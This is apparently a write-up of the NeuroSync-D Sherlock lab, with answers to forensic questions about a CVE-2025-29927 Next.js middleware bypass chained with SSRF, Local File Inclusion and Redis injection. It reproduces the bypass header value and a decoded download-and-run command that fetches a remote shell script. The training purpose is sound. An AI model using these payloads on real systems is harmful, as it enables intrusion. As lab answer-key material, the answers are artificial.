# 神經同步-D

您的安全團隊必須隨時掌握最新動態，並了解您所在產業中針對組織的威脅。當您以威脅情報實習生的身份開啟您的職業生涯時，您已經具備了一些安全營運中心 (SOC) 經驗，您的經理會給您分配一項任務，以測試您的研究技能以及您如何有效地利用 MITRE ATT&CK 框架。 * 對 Volt Typhoon 進行深入研究。 * 使用 MITRE ATT&CK 框架將攻擊者的行為和策略轉化為實際的洞察。用您的評估打動您的經理，展現您對威脅情報的熱情。

關於 NeuroSync-D
在這個挑戰/Sherlock 對中，您需要結合您的進攻和防禦技能來模擬威脅行為者在 Web 伺服器上的攻擊鏈以檢索標誌，然後分析來自應用程式堆疊的日誌以調查和了解 CVE-2025-29927 是如何被利用的。

有這些資料LOG

access.log：紀錄進入 Web 伺服器的 HTTP 請求，例如 IP 位址、請求路徑、時間戳記與回應碼等。

bci-device.log：可能是腦機介面裝置的相關日誌，包含裝置狀態、錯誤訊息或資料傳輸等記錄。

data-api.log：可能是與資料 API 互動的日誌，內容可能包含請求與回應的詳細資料、錯誤與效能指標。


interface.log：可能記錄與使用者介面的互動，例如使用者輸入、操作事件或 GUI/Web 介面錯誤等。

redis.log：來自 Redis 資料庫的日誌，包含系統事件、指令、錯誤訊息，以及 Redis 執行過程中的其他活動。

---

Task 1

What version of Next.js is the application using?



`15.1.0`


Task 2

What local port is the Next.js-based application running on?

`3000`

Task 3


A critical Next.js vulnerability was released in March 2025, and this version appears to be affected. What is the CVE identifier for this vulnerability?




`CVE-2025-29927`

Task 4


The attacker tried to enumerate some static files that are typically available in the Next.js framework, most likely to retrieve its version. What is the first file he could get?




`main-app.js`

Task 5

Then the attacker appears to have found an endpoint that is potentially affected by the previously identified vulnerability. What is that endpoint?




`/api/bci/analytics`

Task 6

How many requests to this endpoint have resulted in an "Unauthorized" response?

5

Task 7

When is a successful response received from the vulnerable endpoint, meaning that the middleware has been bypassed?


2025-04-01 11:38:05


Task 8

Given the previous failed requests, what will most likely be the final value for the vulnerable header used to exploit the vulnerability and bypass the middleware?


x-middleware-subrequest:middleware:middleware:middleware:middleware:middleware

Task 9


The attacker chained the vulnerability with an SSRF attack, which allowed them to perform an internal port scan and discover an internal API. On which port is the API accessible?




4000

Task 10

After the port scan, the attacker starts a brute-force attack to find some vulnerable endpoints in the previously identified API. Which vulnerable endpoint was found?




/logs

Task 11

When the vulnerable endpoint found was used maliciously for the first time?

`2025-04-01 11:39:01`


Task 12

What is the attack name the endpoint is vulnerable to?

`Local File Inclusion`

Task 13

What is the name of the file that was targeted the last time the vulnerable endpoint was exploited?




`secret.key`

Task 14

Finally, the attacker uses the sensitive information obtained earlier to create a special command that allows them to perform Redis injection and gain RCE on the system. What is the command string?

`redis.log`


`OS_EXEC|d2dldCBodHRwOi8vMTg1LjIwMi4yLjE0Ny9oNFBsbjQvcnVuLnNoIC1PLSB8IHNo|f1f0c1feadb5abc79e700cac7ac63cccf91e818ecf693ad7073e3a448fa13bbb`

Task 15

Once decoded, what is the command?

`wget http://185.202.2.147/h4Pln4/run.sh -O- | sh`